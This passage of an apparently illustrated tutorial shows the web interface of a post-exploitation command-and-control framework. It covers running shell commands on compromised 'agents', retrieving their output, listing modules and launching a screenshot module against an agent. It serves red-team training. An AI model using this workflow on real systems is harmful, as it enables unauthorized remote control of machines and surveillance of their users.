
To see information about the agent, click on the **Agent Name**:




We can execute shell commands easily from the web interface. We just need to go to **Agents** and then **Agent Run Shell Command**:




A new page will open with two options: Task Agent to Run a Shell Command and Agent Output:




To execute a command, we first need to choose the agent from the drop-down list and then enter the command. In this case, we have used the `id` command:




Upon successful execution of the command, we will get a `shell command executed successfully` message but the output will not be shown. To view the output, we need to select the same agent from the drop-down list where we executed our command. This drop-down menu is just below the first drop-down menu:




The output will be displayed once the **Show Result** button is clicked:




We can now execute post modules on the agent. To bring up the module page, go to **Modules** and click on **Show All Modules**. This will list all the modules that are available:




You will see the following list:




To execute a module, go to **Modules** and click on **Execute Module**:




A new page will open with a drop-down list, from which we can choose the module we want to execute:




In this case, we will choose the `screenshot`; Python module:




Clicking the **Choose** button will bring up the module options:




We need to choose the agent on which we want to run this module. The agent can be selected from the drop-down list of agents:




Once the options are set, we can click the **Execute Module** button to execute the post module. The agent will be tasked with the chosen module:



